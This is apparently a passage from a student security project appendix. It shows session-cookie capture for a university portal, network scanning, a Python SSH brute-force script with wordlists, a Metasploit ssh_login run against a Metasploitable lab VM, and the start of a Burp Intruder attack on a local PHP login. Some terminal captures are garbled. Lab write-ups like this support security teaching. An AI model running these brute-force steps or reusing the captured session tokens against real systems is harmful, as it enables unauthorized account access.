  - messages = "8579e7f2e180906960af2fa266332124e84ce59\$[{"\_json\_message": "Open the portal in Recent Chrome Browser"}]"
- /studentinfo/
  - csrftoken = epwwL9908dCIYnzXXazfnTeGcu3WmSijKyyCgqqPSXyQc8fp0Gk1PurJroFwlqSr
  - last connection = "2021-04-27 15:45:41.873757"
  - username = 18BCE0186
- /login/
  - csrftoken = epwwL9908dCIYnzXXazfnTeGcu3WmSijKyyCgqqPSXyQc8fp0Gk1PurJroFwlqSr
  - last connection = "2021-04-27 15:45:41.873757"
  - username = 18BCE0186

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a Firefox browser window is displayed with the title 'Welcome to V-PROPEL'. The address bar shows the URL 'www.vpropel.in'. The main content area of the browser displays the homepage of 'Vellore Institute of Technology' (VIT) with the heading 'V-PROPEL' and 'Welcome to VIT PROgramming Portal for Enh'. To the right of the page, a 'Cookie Info' sidebar is open, listing cookies for the domain 'http://www.vpropel.in'. One cookie is selected for editing:

Name	Value	Domain	Expires / Max-Age	Size	Http Only	Secure
sessionid	end5rz6wubeb69ah0levk0b028zkjvn					

Below the table, there are fields for modifying the cookie: 'Name' (sessionid), 'Domain' (empty), 'Path' (empty), 'Expiration (ISO)' (dd / mm / yyyy), and checkboxes for 'HostOnly', 'Session', 'Secure', and 'HttpOnly'. There is also an 'Expand' button.

The screenshot shows a Mozilla Firefox browser window with two tabs open. The active tab is titled "Student Home Welcome" and displays the VIT VPROPEL student portal. The page features the VIT logo and navigation links for "Home", "Attend a Test", "Profile", "View Marks", and "Logout". Below the navigation, there are several informational links: "Discussion on Implementation Centric Problems on 25-4-2021 by 2 pm", "Structures in C to Classes in C++ for Solving Problems", "Click here for Demonstration Videos of Students login in VPROPEL", and "Click here for PoD Discussion Videos". A "Problem of the Day" section is visible on the left, and a "Problem of the Day Archives" section is on the right.


The screenshot shows a Kali Linux terminal window titled "kali [Running] - Oracle VM VirtualBox". The terminal displays the Ettercap interface, specifically the "Host List" tab. It shows five hosts with their IP addresses and MAC addresses:

IP Address	MAC Address	Description
192.168.100.1	52:54:00:12:35:00	
192.168.100.2	52:54:00:12:35:00	
192.168.100.3	08:00:27:80:0A:13	
192.168.100.5	08:00:27:FF:38:01	

## 6.2. Appendix B: Demonstration of Brute Force Attacks: SSH attack and HTTP attack.

### *SSHAttack*

*Gateway router –*



```
root@kali:~# route
2021-04-05 13:44:53 root@kali:~# 2021-04-05 13:44:53# route
Kernel IP routing table
Destination     Gateway         Genmask        Flags Metric Ref    Use Iface
default         192.168.169.2   0.0.0.0       UG      100    0        0 eth0
192.168.169.0  0.0.0.0       255.255.255.0 U        100    0        0 eth0
2021-04-05 13:44:55 root@kali:~# 2021-04-05 13:44:55# 
[+] Loaded 6 Passwords
[+] Brute Force Starting
```

*Scanning gateway ip to find ip of all machines connected to it –*

```
root@kali:~# ktop
```

Currently scanning: Finished! | Screen View: Unique Hosts 2021-04-05 13:36:44 | attack/src 2021  
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300.txt

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.169.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.169.2	00:50:56:ec:47:1e	1	60	VMware, Inc.
192.168.169.131	00:0c:29:a6:b4:bc	1	60	VMware, Inc.
192.168.169.137	00:0c:29:22:03:31	1	60	VMware, Inc.
192.168.169.254	00:50:56:e2:8f:55	1	60	VMware, Inc.

2021-04-05 13:49:56 root@kali:~ 2021-04-05 13:49:56# █

[!] Invalid credentials for [username]:[password]  
[!] Invalid credentials for [username]:[password]

**Scanning each of the ip to find services running on it –**

```
2021-04-05 13:49:56 root@kali:~ 2021-04-05 13:49:56# nmap -sV 192.168.169.1,2,131,137,254
```

Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-05 13:50 IST

Nmap scan report for 192.168.169.1

Host is up (0.00037s latency).

Not shown: 996 filtered ports

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.34 ((Win32) OpenSSL/1.1.0i PHP/7.2.10)
443/tcp	open	ssl/http	Apache httpd 2.4.34 ((Win32) OpenSSL/1.1.0i PHP/7.2.10)
3306/tcp	open	mysql	MariaDB (unauthorized)
7070/tcp	open	ssl/realserver?	

MAC Address: 00:50:56:C0:00:08 (VMware)

[!] Invalid credentials for [username]:[password]

Nmap scan report for 192.168.169.2

Host is up (0.00020s latency).

Not shown: 999 closed ports

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	dnsmasq 2.51

MAC Address: 00:50:56:EC:47:1E (VMware)

[!] Invalid credentials for [username]:[password]

```
Nmap scan report for 192.168.169.131
Host is up (0.00046s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
```

```
6667/tcp open  irc          UnrealIRCd  
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1  
MAC Address: 00:0C:29:A6:B4:BC (VMware)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:  
linux_kernel  
[+] Loaded 6 Passwords  
Nmap scan report for 192.168.169.137  
Host is up (0.0010s latency).  
Not shown: 999 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp     open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)  
MAC Address: 00:0C:29:22:03:31 (VMware)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for 192.168.169.254  
Host is up (0.00061s latency).  
All 1000 scanned ports on 192.168.169.254 are filtered  
MAC Address: 00:50:56:E2:8F:55 (VMware)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 5 IP addresses (5 hosts up) scanned in 26.20 seconds
```

### **Conclusion:**

From here we conclude.

Address of victim = 192.168.169.137

Address of metasploitable = 192.168.169.131

## Python script for SHA attack

```
root@kali: ~/D...rce-attack/src [ ] SSHBruteForce.py
GNU nano 4.5
import random
import sys
from optparse import OptionParser

import Util
from Connection import Connection

class SSHBruteForce():
    def __init__(self):
        self.info = "Simple SSH Brute Forcer"
        self.targetIp = ""
        self.targetPort = 0
        self.targets = []
        self.usernames = []
        self.passwords = []
        self.connections = []
        self.amountOfThreads = 0
        self.currentThreadCount = 0
        self.timeoutTime = 0
        self.outputFileName = None
        self.singleMode = False
        self.verbose = False
        self.bruteForceLength = 0
        self.bruteForceAttempts = 0
        self.bruteForceMode = False
        self.characters = "abcdefghijklmnopqrstuvwxyz_0123456789ABCDEFHGIJKLMNOPQRSTUVWXYZ"

    def startUp(self):
        usage = '{} [-i targetIp] [-U usernamesFile] [-P passwordsFile]'.format(sys.argv[0])
        optionParser = OptionParser(version=self.info, usage=usage)
        optionParser.add_option('-i', dest='targetIp',
                               help='Ip to attack')
        [Read 306 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^Y Replace ^U Paste Text ^T To Spell ^I Go To Line M-E Redo
M-A Mark Text M-J To Bracket M-Q Previous
M-G Copy Text ^Q Where Was M-W Next
SSHBruteForce.py user.txt
```

```
root@kali: ~/D...rce-attack/src [ ] SSHBruteForce.py
GNU nano 4.5
self.singleMode = False
self.verbose = False
self.bruteForceLength = 0
self.bruteForceAttempts = 0
self.bruteForceMode = False
self.characters = "abcdefghijklmnopqrstuvwxyz_0123456789ABCDEFHGIJKLMNOPQRSTUVWXYZ"

def startUp(self):
    usage = '{} [-i targetIp] [-U usernamesFile] [-P passwordsFile]'.format(sys.argv[0])
    optionParser = OptionParser(version=self.info, usage=usage)

    optionParser.add_option('-i', dest='targetIp',
                           help='Ip to attack')
    optionParser.add_option('-p', dest='targetPort',
                           help='Ip port to attack', default=22)
    optionParser.add_option('-d', dest='typeOfAttack',
                           help='Dictionary Attack', default=False)
    optionParser.add_option('-a', dest='attemptAmount',
                           help='Number of attempts before stopping', default=2)
    optionParser.add_option('-l', dest='lengthLimit',
                           help='Length of brute force strings', default=8)
    optionParser.add_option('-I', dest='targetsFile',
                           help='List of IP's and ports')
    optionParser.add_option('-C', dest='combiListFile',
                           help='Combo List file')
    optionParser.add_option('-U', dest='usernamesFile',
                           help='Username List file')
    optionParser.add_option('-P', dest='passwordsFile',
                           help='Password List file')
    optionParser.add_option('-t', type='int', dest='threads',
                           help='Amount of Threads', default=10)
    optionParser.add_option('-T', type='int', dest='timeout',
                           help='Timeout Time', default=15)
    optionParser.add_option('-o', dest='outputFile',
                           help='Output File')

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^Y Replace ^U Paste Text ^T To Spell ^I Go To Line M-E Redo
M-A Mark Text M-J To Bracket M-Q Previous
M-G Copy Text ^Q Where Was M-W Next
SSHBruteForce.py user.txt
```

*Username payload file –*

```
root@kali: ~/D...rce-attack/src
```

```
GNU nano 4.5
root
nitin
```

*Password payload file –*

```
root@kali: ~/D...rce-attack/src
```

```
GNU nano 4.5
abc
def
xyz
bvn
toor
gunju
```

*Bruteforcing using the script –*

```
python SSHBruteForce.py -i 192.168.169.137 -d TRUE -p 2222 -U user.txt -P pass.txt
```

```
root@kali: ~/Desktop/detection-of-bruteforce-attack/src [ ]  
2021-04-05 13:57:47 root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 13:57:47# python SSHBrut  
eForce.py -i 192.168.169.137 -d TRUE -p 2222 -U user.txt -P pass.txt  
[*] Simple SSH Brute Forcer  
[*] Brute Forcing 192.168.169.137  
[*] Loaded 2 Usernames  
[*] Loaded 6 Passwords  
[*] Brute Force Starting  
yaha  
{GREEN}{+} Found combo:  
    HOSTNAME: {hostname}  
    USERNAME: {username}  
    PASSWORD: {password}{RESET}  
[!] Invalid credentials for {username}:{password}  
[#] TargetIp: 192.168.169.137  
[#] Username: root  
[#] Password: toor  
[*] Completed Brute Force.  
[!] Invalid credentials for {username}:{password}  
2021-04-05 13:58:22 root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 13:58:22# [ ]
```

**Found the creds –**

**Ip** – 192.168.169.137

**Password** – toor

**Username** – root

**Attempting ssh login from terminal –**


```
root@kali: ~ [ ]  
2021-04-05 13:59:59 root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 13:59:59# ssh root@192.168.169.137  
root@192.168.169.137's password:  
Linux kali 5.3.0-kali2-amd64 #1 SMP Debian 5.3.9-3kali1 (2019-11-20) x86_64  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Mon Apr  5 04:09:04 2021 from 192.168.169.128  
root@kali:~# [ ]
```

Shell to remote machine successfully opened.


**Adding or deleting files in remote machine, traversing directories –**

```
permitted by applicable law.  
Last login: Mon Apr  5 04:09:04 2021 from 192.168.169.128  
root@kali:~/Desktop# cd Desktop  
root@kali:~/Desktop# ls  
root@kali:~/Desktop# touch nitin.txt  
root@kali:~/Desktop# touch NITIN-RANJAN.js  
root@kali:~/Desktop# ls  
NITIN-RANJAN.js  nitin.txt  
root@kali:~/Desktop# whoami  
root  
root@kali:~/Desktop# cd /  
root@kali:/# ls  
bin  dev  home  initrd.img.old  lib32  libx32  media  opt  root  sbin  sys  usr  vmlinuz  
boot  etc  initrd.img  lib       lib64  lost+found  mnt  proc  run  srv  tmp  var  vmlinuz.old  
root@kali:/#
```

*Earlier –*



*Later –*



We can see two files created as we also saw on terminal. Deleting these files –

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
NITIN-RANJAN.js  nitin.txt
root@kali:~/Desktop# rm -rf NITIN-RANJAN.js
root@kali:~/Desktop# ls
nitin.txt
root@kali:~/Desktop# rm -rf nitin.txt
root@kali:~/Desktop# ls
root@kali:~/Desktop#
```

**Exploiting OpenSSH vulnerability in metaploitable linux using msfconsole**

–  
**Ip of metasploitable from nmap scan – 192.168.169.131**

## Starting msfconsole –

2021-04-05 14:07:27 root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 14:07:27# msfconsole  
[-] \*\*\* Starting the Metasploit Framework console ... | 2021-04-05 13:55:58  
[-] \* WARNING: No database support: No database YAML file 2021-04-05 13:55:58 nano pass.txt  
[-] \*\*\* 2021-04-05 13:57:25 nano pass.txt 2021-04-05 13:57:25# netdiscover -r 192.168.169.0/16  
.....  
msf5 > use auxiliary/scanner/ssh/ssh\_login  
msf5 auxiliary(scanner/ssh/ssh\_login) > show options  
Module options (auxiliary/scanner/ssh/ssh\_login):  

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	yes		The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

  
msf5 auxiliary(scanner/ssh/ssh\_login) >

Set RHOSTS value to metasploitable ip and do other configurations

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.169.131
RHOSTS => 192.168.169.131
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/user.txt
USER_FILE => /root/Desktop/user.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > [REDACTED]
```

*Username payload –*

```
File Actions Edit View Help
root@kali: ~/D...rce-attack/src [REDACTED]

GNU nano 4.5 1s False no /root/Desktop/user.txt
gunjan BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
msfadmin _CRED$ false no Try each user/password couple stored
DB_ALL_PASS false no Add all passwords in the current database
DB_ALL_USERS false no Add all users in the current database
PASSWORD no A specific password to authenticate
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), range CIDR identifier
```

*Password payload –*

```
File Actions Edit View Help
root@kali: ~/D...rce-attack/src [REDACTED]

GNU nano 4.5 10s False no /root/Desktop/pass.txt
1234 BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
msfadmin _CRED$ false no Try each user/password couple stored
DB_ALL_PASS false no Add all passwords in the current database
DB_ALL_USERS false no Add all users in the current database
PASSWORD no A specific password to authenticate
PASS_FILE no File containing passwords, one per line
RHOSTS yes The target host(s), range CIDR identifier
```

*Start the attack –*

```
msf5 auxiliary(scanner/ssh/ssh_login) > run
[-] 192.168.169.131:22 - Failed: 'gunjan:1234'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.169.131:22 - Failed: 'gunjan:msfadmin'
[-] 192.168.169.131:22 - Failed: 'msfadmin:1234'
[+] 192.168.169.131:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 1 opened (192.168.169.128:37193 → 192.168.169.131:22) at 2021-04-05 14:17:02 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

## Matched

**credentials** —

**Username** —

msfadmin

**Password** —

msfadmin

*Login into metasploitable using these credentials –*

```
root@kali: ~/D...rce-attack/src ✘
2021-04-05 14:19:03 root@kali:~/Desktop/detection-of-bruteforce-attack/src 2021-04-05 14:19:03# ssh msfadmin@192.168.169.131
msfadmin@192.168.169.131's password:                                     2021-04-05 14:16:16# nano /root/Desktop/pass.txt
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 --04-05 14:18:46# 

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 31 13:03:23 2021
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ 
```

## *Logging into actual metasploitable -*

```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Apr  5 04:48:07 EDT 2021 from 192.168.169.128 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:a6:b4:bc
          inet addr:192.168.169.131 Bcast:192.168.169.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fea6:b4bc/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:5993 errors:0 dropped:0 overruns:0 frame:0
            TX packets:4168 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:403317 (393.8 KB) TX bytes:414065 (404.3 KB)
            Interrupt:19 Base address:0x2000


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:769 errors:0 dropped:0 overruns:0 frame:0
            TX packets:769 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:351513 (343.2 KB) TX bytes:351513 (343.2 KB)

msfadmin@metasploitable:~$ _
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ _
```

# HTTP Attack:

*Homepage php -*



*Database of username v/s password –*

Show all | Number of rows: 25 ▾

+ Options

<a href="#">id</a>	<a href="#">username</a>	<a href="#">passcode</a>
1	nitin	12345
2	admin	admin
3	tom	jerry

## Capture the request in burpsuite –

No proxy listeners are currently running Configure

Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

Pretty Raw In Actions ▾

```
1 POST /nitin-isim/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://localhost/nitin-isim/php-brute-forcing/PHP/Login.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=d1ckr984dk456mbqoqdudd6su
18 Connection: close
19
20 username=nitin&password=nitin&btnLogin=
```

## Sniper mode –

Burp Suite Community Edition v2020.9.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Extender Project options User options

1 2 3 ...

Target Positions Payloads Options

② Payload Positions Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

```
1 POST /nitin-isim/php-brute-forcing/PHP/Login.php HTTP/1.1
2 Host: localhost
3 Content-Length: 39
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://localhost
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
